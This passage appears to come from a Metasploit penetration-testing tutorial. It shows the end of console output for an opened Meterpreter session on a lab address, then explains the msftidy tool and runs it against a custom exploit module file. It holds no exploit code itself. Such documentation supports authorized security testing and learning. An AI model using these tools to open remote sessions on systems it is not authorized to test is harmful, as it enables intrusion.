[*] Meterpreter session 1 opened (10.0.0.51:4444 -  
> 10.0.0.58:1613) at 2014-05-22 15:58:27 -0400
```

```
meterpreter >
```

Msftidy

Tool to check that module meets format specifications to be included in the Metasploit Framework

```
root@kali:~# cd /usr/share/metasploit-  
framework/tools/
```

```
root@kali:/usr/share/metasploit-  
framework/tools# ./msftidy.rb  
/root/.msf4/modules/exploits/my3com.rb
```